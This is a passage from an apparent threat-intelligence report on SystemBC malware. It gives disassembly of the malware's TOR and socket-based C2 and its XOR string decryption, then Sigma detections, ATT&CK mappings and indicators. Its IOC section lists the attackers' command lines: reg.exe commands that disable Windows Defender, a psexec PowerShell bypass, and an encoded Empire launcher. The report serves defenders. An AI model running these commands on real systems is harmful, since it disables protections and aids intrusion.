push 0 ; nFileSystemNameSize
push 0 ; lpFileSystemNameBuffer
push 0 ; lpFileSystemFlags
push 0 ; lpMaximumComponentLength
lea eax, [edi+7Ch]
push eax ; lpVolumeSerialNumber
push 0 ; nVolumeNameSize
push 0 ; lpVolumeNameBuffer
push 0 ; lpRootPathName
call GetVolumeInformationA
push 32h
lea eax, [edi+4Eh]
push eax
push 32h
push offset dword_405089
call sub_402626
mov eax, [ebp+nSize]
add eax, 1Ch ; hHandle
push 0 ; len
push 64h ; buf
push [ebp+s] ; s
call sub_4029E4
```

Figure 22: RtlGetVersion and IsWow64Process APIs Runtime Resolution (New Version)

In the older version, which has TOR capabilities, the sample is implementing a small TOR client that according to Sophos is likely a C implementation of the open source [mini-tor](#) written in C++. The C2 communications are then routed via TOR.

```

push ebp
mov  ebp, esp
add  esp, 0FFFFFF8h
push ebx
push edi
push esi
lea  ecx, [ebp+var_C]
sub  ecx, esp
push ecx
lea  eax, [esp+798h+var_788]
push eax
call sub_406E22
push 0F000000h ; dwFlags
push 0Dh ; dwProvType
push offset szProvider ; "Microsoft Enhanced DSS and Diffie-Hellm"...
push 0 ; szContainer
lea  eax, [ebp+phProv]
push eax ; phProv
call CryptAcquireContextA
push 0
push 0
lea  eax, aShal ; "SHA1"
push eax
lea  eax, [ebp+var_8]
push eax
push offset aBcryptDll ; "bcrypt.dll"
call sub_406DF2
push offset aBcryptopenalgo ; "BCryptOpenAlgorithmProvider"
push eax
call sub_406EE2
push eax
push 0
push 0
lea  eax, aR ; "R"
push eax
lea  eax, [ebp+var_C]
push eax
push offset aBcryptDll ; "bcrypt.dll"
call sub_406DF2
push offset aBcryptopenalgo ; "BCryptOpenAlgorithmProvider"
push eax
call sub_406EE2
push 0
push 0
lea  eax, aA ; "A"
push eax
lea  eax, [ebp+var_10]
push eax
push offset aBcryptDll ; "bcrypt.dll"
call sub_406DF2
push offset aBcryptopenalgo ; "BCryptOpenAlgorithmProvider"
push eax
call sub_406EE2
call eax
push 0
push 20h
lea  eax, aChainingmodeec ; "ChainingModeECB"
push eax
lea  eax, aC ; "C"
push eax
push [ebp+var_10]
push offset aBcryptDll ; "bcrypt.dll"
call sub_406DF2
push offset aBcryptsetprope ; "BCryptSetProperty"
push eax
call sub_406EE2
call eax
mov  [ebp+readfds.fd_array+10h], 0
mov  [ebp+var_788], 0
mov  [ebp+readfds.fd_array+0DCh], offset a19323244244 ; "193.23.244.244"
mov  [ebp+readfds.fd_array+0E0h], 50h
mov  [ebp+readfds.fd_array+0E4h], offset a86592138 ; "86.59.21.38"
mov  [ebp+readfds.fd_array+0E8h], 50h
mov  [ebp+readfds.fd_array+0ECh], offset a1995881140 ; "199.58.81.140"
mov  [ebp+readfds.fd_array+0F0h], 50h
mov  [ebp+readfds.fd_array+0F4h], offset a20413164118 ; "204.13.164.118"
mov  [ebp+readfds.fd_array+0F8h], 50h
mov  [ebp+readfds.fd_array+0FCh], offset a194109206212 ; "194.109.206.212"

```

Figure 23: C2 Code (Old Version)

In the newer sample, it is lacking the TOR client code completely and the C2 communications are implemented with sockets over IPV4 TCP protocol and non-standard ports. The XOR routine is called to decrypt the required port number from the .data section inside the binary.

```
loc_401562:          ; dwMilliseconds
push    2710h
call    Sleep
lea     eax, [ebp+WSAData]
push    eax          ; lpWSAData
push    202h        ; wVersionRequested
call    WSAStartup
test    eax, eax
jnz     short loc_401562

mov     [ebp+var_198], offset encryption_key
lea     eax, [ebp+buffer_encrypted_data]
push    eax          ; buffer_for_decrypted_data
push    0FFFFFFFh   ; command
push    offset unk_405074 ; encrypted_data
call    xor
lea     eax, [ebp+buffer_encrypted_data]
push    eax          ; Push port number to stack
call    sub_402B81
mov     dword ptr [ebp+hostshort], eax
lea     eax, [ebp+buffer_for_decrypted_data]
push    eax          ; buffer_for_decrypted_data
push    0Ah         ; command
push    offset unk_40507E ; encrypted_data
call    xor
```

Figure 24: Call WSAStartup and Decrypt Port Number (New Version)

The malware then continues with the C2 connection, decrypting the IP-address with the same XOR function as well as building the required parameters to make a network connection.

```

arg_C= dword ptr 14h
push    ebp
mov     ebp, esp
add     esp, 0FFFFFFD0h
push    ebx
push    edi
push    esi
lea     ecx, [ebp+timeout]
sub     ecx, esp
push    ecx
lea     eax, [esp+140h+var_130]
push    eax
call   clear_working_memory
push    6                ; protocol
push    1                ; type
push    2                ; af
call   socket
mov     [ebp+s], eax
push    4                ; size
push    [ebp+size]      ; to
lea     eax, [ebp+s]
push    eax              ; from
call   copy_data_to_buffer
mov     dword ptr [ebp+optval], 1
push    4                ; optlen
lea     eax, [ebp+optval]
push    eax              ; optval
push    1                ; optname
push    6                ; level
push    [ebp+s]          ; s
call   setsockopt
lea     eax, [ebp+pNodeName]
push    eax              ; buffer_for_decrypted_data
push    0FFFFFFFh        ; size
push    [ebp+encrypted_data] ; encrypted_data
call   xor
push    2                ; int
lea     eax, [ebp+pNodeName]
push    eax              ; pNodeName
call   get_address_info
mov     dword ptr [ebp+name.sa_data+2], eax
mov     eax, dword ptr [ebp+hostshort]
cmp     eax, 10000h
jbe     short loc_401182

```

```

push    eax
call   sub_402B81

```

```

loc_401182:                ; hostshort
push    eax
call   htons
mov     word ptr [ebp+name.sa_data], ax
mov     [ebp+name.sa_family], 2
mov     dword ptr [ebp+optval], 1
lea     eax, [ebp+optval]
push    eax              ; argp
push    8004667Eh        ; cmd
push    [ebp+s]          ; s
call   ioctlsocket
push    10h              ; namelen
lea     eax, [ebp+name]
push    eax              ; name
push    [ebp+s]          ; s
call   connect
push    0
push    [ebp+arg_C]

```

Figure 25: C2 IP Decryption & Socket Creation (New Version)

XOR

Interestingly throughout the old and new samples, the XOR decryption function at offset 0x2C07 is called multiple times for different strings loaded from the memory of the process. The decryption function is looking at the boundaries of the start of the decryption key and the end of the encrypted data section to determine whether a passed string is located inside it and requires decryption or not.

```

lea    eax, [ebp+WindowName]
push   eax                ; buffer_for_decrypted_data
push   0Ah                ; size
push   offset aMicrosoft ; "Microsoft"
call   xor
lea    eax, [ebp+ClassName]
push   eax                ; buffer_for_decrypted_data
push   9                  ; size
push   offset aWin32app   ; "win32app"
call   xor
push   0                  ; lpModuleName
call   GetModuleHandleA
mov    [ebp+hInstance], eax
mov    [ebp+WndClass.style], 0
mov    eax, [ebp+lpThreadParameter]
mov    [ebp+WndClass.lpfnWndProc], eax
mov    [ebp+WndClass.cbClsExtra], 0
mov    [ebp+WndClass.cbWndExtra], 0

```

Figure 26: Decryptor Function

This could suggest that there is support for further obfuscation in SystemBC by encrypting more of the plaintext strings. The XOR decryption key used is 40 bytes long and located at the beginning of a .data section at 0x5000. The C2 details are located immediately after the key.

This kind of XOR function and the configuration have been observed in even [older samples from 2019](#). The new sample analyzed is very similar to previously observed samples in terms of capability, but as discussed above has a different implementation for initialization and C2. The earliest sample of this SystemBC version was observed at the beginning of January 2021.

Indicators & Detection

Detection

The below table contains the offensive techniques mentioned within this report mapped to open source detection framework [Sigma](#). This framework allows the conversion of detection logic in to many formats for use across a wide range of industry detection tooling. A fidelity rating is included within the rules to provide guidance on how to implement these rules within internal scoring and alerting systems.

n.b. - The fidelity rating may vary dependant on the specifics of your environment

Detection Context	SIGMA Rule	Fidelity
PowerShell Empire Execution	Empire PowerShell Launch Parameters	High
PowerShell Empire Execution	Suspicious PowerShell Invocations - Generic	High
PowerShell Empire Execution	Suspicious PowerShell Parameter Substring	High
PowerShell Empire C2 Traffic	Empire UserAgent URI Combo	High
Ntdsutil Execution	Invocation of Active Directory Diagnostic Tool	High
PsExec Lateral Movement	PsExec Tool Execution	High
PsExec Lateral Movement	PsExec Service Start	High
Malicious Script Execution	Antivirus Relevant File Paths Alerts	High
Comsvcs LSASS Dump	Process Dump via Rundll32 and Comsvcs.dll	High
Disabling Windows Defender	Windows Defender Threat Detection Disabled	High
Nltest Execution	Domain Trust Discovery	Medium

Advanced IP Scanner Execution	Advanced IP Scanner	Medium
NET.exe Domain Enumeration	Suspicious Reconnaissance Activity	Medium
NET.exe Local Enumeration	Local Accounts Discovery	Low
Quick Network Enumeration	Quick Execution of a Series of Suspicious Commands	Low

MITRE ATT&CK

Tactic	Technique	Technique ID
Initial Access	External Remote Services	T1133
Valid Accounts: Domain Accounts	T1078.002	
Trusted Relationship	T1199	
Execution	Command & Scripting Interpreter: PowerShell	T1059.001
Command & Scripting Interpreter: Windows Command Shell	T1059.003	
Inter-Process Communication: Component Object Model	T1559.001	
Native API	T1106	
Persistence	Scheduled Task/Job: Scheduled Task	T1053.005
Defense Evasion	Obfuscated Files or Information: Software Packing	T1027.002
Process Injection: Portable Executable Injection	T1055.002	
Process Injection: Process Hollowing	T1055.012	
Deobfuscate/Decode Files or Information	T1140	
Impair Defenses: Disable or Modify Tools	T1562.001	
Credential Access	Exploitation for Credential Access	T1212
OS Credential Dumping: LSASS Memory	T1003.001	
OS Credential Dumping: NTDS	T1003.003	
Discovery	Account Discovery: Domain Account	T1087.002
Domain Trust Discovery	T1482	
Network Service Scanning	T1046	
Network Share Discovery	T1135	
Permission Groups Discovery: Domain Groups	T1069.002	
Remote System Discovery	T1018	
System Information Discovery	T1082	
Lateral Movement	Lateral Tool Transfer	T1570
Remote Services: Remote Desktop Protocol	T1021.001	

Tactic	Technique	Technique ID
Remote Services: SMB/Windows Admin Shares	<u>T1021.002</u>	
Command and Control	Application Layer Protocol: Web Protocols	<u>T1071.001</u>
Non-Standard Port	<u>T1571</u>	

Files

File Name	Context	SHA256
a.ps1	Enumeration Script	B953F255F799D43131FAAB437C22B883B0903704328D58F9AE8111066D7AA1E4
1.ps1	LSASS Dumper	03960062388E8068143FB6CAE203DA2954C3A43BE3306D0D326F015A14019EFF
servers0.bat	Psexec Execution Script	890F5323E870C49C412EECD0417D8E1F22D7FFDB8AED11FAE0810383D7C42B91
svchost.exe	SystemBC Malware	2dc93817039e6fa4fae014e1386cfa7ac35b89feac59d8abe7f51be1c089580

IP Addresses

IP Address	Context	Last Observed
193.29.104[.]187	PowerShell Empire	2021-02-27
79.110.52[.]9	SystemBC	2021-02-27
23.227.202[.]22	SyetemBC	2021-02-27

URLs

URL	Last Observed
hXXps://fs12n1.sendspace[.]com/dl/2dcbf9eb9e28920a81febd3f0a8cda84/6039c40226878d2e/px2kd3/1.rar	2021-02-27
hXXps://fs12n5.sendspace[.]com/dl/5593c4325c0f9c23cb59661893ae9454/6039c46105fab7d4/3dugcw/2.zip	2021-02-27

Malicious Command Lines

Enumeration:

```
ping.exe <hostname>
net.exe group "domain computers" /domain
net.exe group "domain admins" /domain
net.exe group "enterprise admins" /domain
net.exe user <USER> /domain
net1.exe group "domain computers" /domain
net1.exe group "domain admins" /domain
net1.exe group "enterprise admins" /domain
net1.exe user <USER> /domain
nltest.exe /dclist:
nltest.exe /dclist:<DOMAIN>
```

Execution:

```
advanced_ip_scanner.exe /portable "C:/Users/<USER>/Downloads/" /lng en_us
powershell.exe
powershell.exe -noP -sta -w 1 -enc SQBmACgAJABQAFMAVgBFAFIACwBJA<REDACTED>
iexplore.exe http://www.advanced-ip-scanner.com/link.php?lng=en&ver=2-5-3850&beta=n&page=help
cmd.exe /C "C:\s$\Servers0.bat"
psexec.exe -d \\<hostname> -u "<username>" -p "<pass>" -accepteula -s cmd /c "powershell.exe -ExecutionPolicy Bypass -file \\<share>\l.ps1"
C:\Users\Public\Music\svchost.exe start
```

Defensive Evasion:

```
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender" /v DisableAntiVirus /t REG_DWORD /d 1 /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v MpEnablePus /t REG_DWORD /d 0 /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableBehaviorMonitoring /t REG_DWORD /d 1 /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableIOAVProtection /t REG_DWORD /d 1 /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableOnAccessProtection /t REG_DWORD /d 1 /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableRealtimeMonitoring /t REG_DWORD /d 1 /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableRoutinelyTakingAction /t REG_DWORD /d 1 /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableScanOnRealtimeEnable /t REG_DWORD /d 1 /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\Reporting" /v DisableEnhancedNotifications /t REG_DWORD /d 1 /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v DisableBlockAtFirstSeen /t REG_DWORD /d 1 /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v SpynetReporting /t REG_DWORD /d 0 /f
reg.exe add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v SubmitSamplesConsent /t REG_DWORD /d 2 /f
reg.exe delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
```